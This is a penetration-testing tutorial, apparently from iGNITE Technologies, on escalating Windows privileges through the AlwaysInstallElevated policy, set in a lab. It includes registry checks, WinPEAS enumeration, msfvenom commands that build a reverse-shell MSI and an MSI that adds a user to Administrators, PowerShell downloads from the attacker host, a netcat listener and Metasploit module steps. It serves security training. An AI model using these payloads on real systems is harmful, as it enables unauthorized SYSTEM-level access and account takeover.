
iGNITE
Technologies
Windows Privilege Escalation
Always Install Elevated
WWW.HACKINGARTICLES.IN

Contents

"AlwaysInstallElevated" is a setting in Windows policy that permits the Windows Installer packages (.msi files) to be installed with administrative privileges. This configuration can be adjusted through the Group Policy Editor (gpedit.msc). When activated, it enables any user, even those with restricted privileges, to install software with elevated rights. This option is available under both the Computer Configuration and User Configuration sections within the Group Policy.

Table of Contents

About the misconfiguration

When the "Always install with elevated privileges" setting is enabled, it allows **Windows Installer packages (.msi files)** to be installed with administrative privileges by any user, including those with limited permissions. This feature is intended for ease of software deployment in enterprise environments but can be exploited by malicious users to gain elevated access to the system.

Lab Setup

To perform the lab setup, a misconfiguration is created inside the Windows machine and then it can be exploited.

Target Machine: Windows 10 (192.168.31.219)


Attacker Machine: Kali Linux (192.168.31.141)

Configuration

Inside the Windows machine there is functionality to edit the Group Policy. The Group Policy Editor, known as **gpedit.msc**, is a Microsoft Management Console (MMC) functionality that offers a graphical interface for managing **Group Policy** settings on Windows systems. **Group Policy** is a Windows feature that enables administrators to centrally control and configure operating system settings, user settings, and software configurations.

To access this functionality, open the **Run** dialog box in the Start Menu and type the following command:

gpedit.msc




For **Windows 11 (Home edition)**, the Group Policy editor does not exist so there are some alternatives to edit the Group Policy. Here is a link depicting how to perform the same in Windows 11 (Home edition):


https://answers.microsoft.com/en-us/windows/forum/all/gpeditmsc-missing/d75b96e0-8bd9-4810-a609-90893cd65342

After running the command, an editor will open, there navigate to the following path:


Local Computer Policy→Administrative Templates→Windows Components



After dropping down in the Windows Components, there will be a Windows Installer which will contain the **"Always install with elevated privileges"** setting.




Enable the setting to complete the setup.



Run the following command in the command prompt to refresh the Group Policy settings to ensure that all the policies are reapplied, even if they haven't changed.

```
gpupdate /force
```



Privilege Escalation (Enumeration)

Assuming that we already have an initial shell access at port 1235, we will now demonstrate how to perform the privilege escalation by abusing this misconfiguration.


The misconfiguration can be checked by running the registry query commands. Following are the commands to check whether the setting is enabled or not:

```
reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer

reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

The output of the above commands can be observed form the value of **REG_DWORD**. It refers to a specific data type within the Windows Registry. It stands for **"Registry DWORD"** and represents a 32-bit unsigned integer value.

The value shown in output as **0x1** represent **1** in decimal number and it represents the **enabled** state of the setting.



For both the above queries, there is a point to be noted here is that one query is related to the **HKCU** and the other one is related to **HKLM**.

The main difference between **HKEY_CURRENT_USER (HKCU)** and **HKEY_LOCAL_MACHINE (HKLM)** is in their scope and the type of settings they store.

HKCU holds user-specific configuration data like desktop settings and application preferences. These settings are specific to the currently logged-in user and are loaded from HKEY_USERS upon login, making them volatile and session-dependent.

On the other hand, **HKLM** contains system-wide settings such as hardware configurations and software installations that apply universally to all users on the computer.


Enumeration using WinPEAS

The above enumeration of the misconfiguration can also be performed using an automated enumeration script known as WinPEAS.exe. After running the script, it will automatically enumerate the misconfigurations.


The script can be downloaded using the following link:

https://github.com/peass-ng/PEASS-ng/releases/tag/20240630-b2cfbe8a

After downloading the required version, it can be transferred into the target system preferably in the Public folder.



Results of winPEAS shows the **"AlwaysInstallElevated"** setting set to **1** in **HKLM** and **HKCU**.



Privilege Escalation (Manual exploitation)

Inside kali linux, generate a package installer file such as **ignite.msi** using **msfvenom** and upload it in the target system using any locally hosted server such as **updog**.

The command to generate the .msi file using msfvenom will be:


```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.31.141 lport=443 -a x64 --platform windows -f msi -o ignite.msi
```

And the command to host the server will be:

```
updog -p 80
```

The file can be downloaded in the target system using powershell wget command and then the package can be installed using the **msiexec** command line utility.


```
powershell wget 192.168.31.141/ignite.msi -o ignite.msi
msiexec /quiet /qn /i ignite.msi
```



Make sure to start a listener at port 443, before running the msiexec command.

```
rlwrap nc -lvnp 443
```

Observe that once the package is executed a reverse shell is obtained with NT Authority\system privileges.



There is another scenario in which the misconfiguration can be abused is that let's assume the user **raaz** is a normal user who is just a part of **Local Users group**. Now the same attack can be performed by creating a malicious package

installer file which when executed will make the user **raaz** a member of **Administrators** group.

```
net user raaz
```

```
c:\Users\Public>
c:\Users\Public>net user raaz
net user raaz
User name                    raaz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/28/2024 4:15:33 AM
Password expires             8/9/2024 4:15:33 AM
Password changeable          6/28/2024 4:15:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.
```


The command to generate the **.msi** file using **msfvenom** will be:

```
msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > adduser.msi
```

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/exec CMD='net localgroup administrators raaz /add' -f msi > adduser.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of msi file: 159744 bytes
```

The above created file can be downloaded using the powershell wget command and then can be executed using the msiexec command-line utility. Using the following commands:

```
powershell wget 192.168.31.141/adduser.msi -o adduser.msi
msiexec /quiet /qn /i adduser.msi
```

Upon running the malicious package installer, the command got successfully executed and the user **raaz** became a member of **Administrators** group.

```
net user raaz
```

```
c:\Users\Public>powershell wget 192.168.31.141/adduser.msi -o adduser.msi
powershell wget 192.168.31.141/adduser.msi -o adduser.msi

c:\Users\Public>msiexec /quiet /qn /i adduser.msi
msiexec /quiet /qn /i adduser.msi

c:\Users\Public>net user raaz
net user raaz
User name                    raaz
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            6/28/2024 4:15:33 AM
Password expires             8/9/2024 4:15:33 AM
Password changeable          6/28/2024 4:15:33 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```


Privilege Escalation (Using Metasploit)

Inside Metasploit, there is an exploit by the name **exploit/windows/local/always_install_elevated**, which is a local privilege escalation exploit and performs the same task which we discussed earlier but in an automated manner.

Following are the commands which can be used to run the exploit inside Metasploit:

```
use exploit/windows/local/always_install_elevated
set lhost 192.168.31.141
set session 1
run
```

It can be noticed that this exploit creates a **.msi** file and uploads it to the **Temp** directory of the **raj** user in the target system. After the execution of the file the shell with elevated privileges are obtained.



Conclusion

There are many ways to perform the windows privilege escalation, however the "AlwaysInstallElevated" setting is among the easiest to exploit misconfiguration. It is recommended to perform best practises while implementing any user specific policy.


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux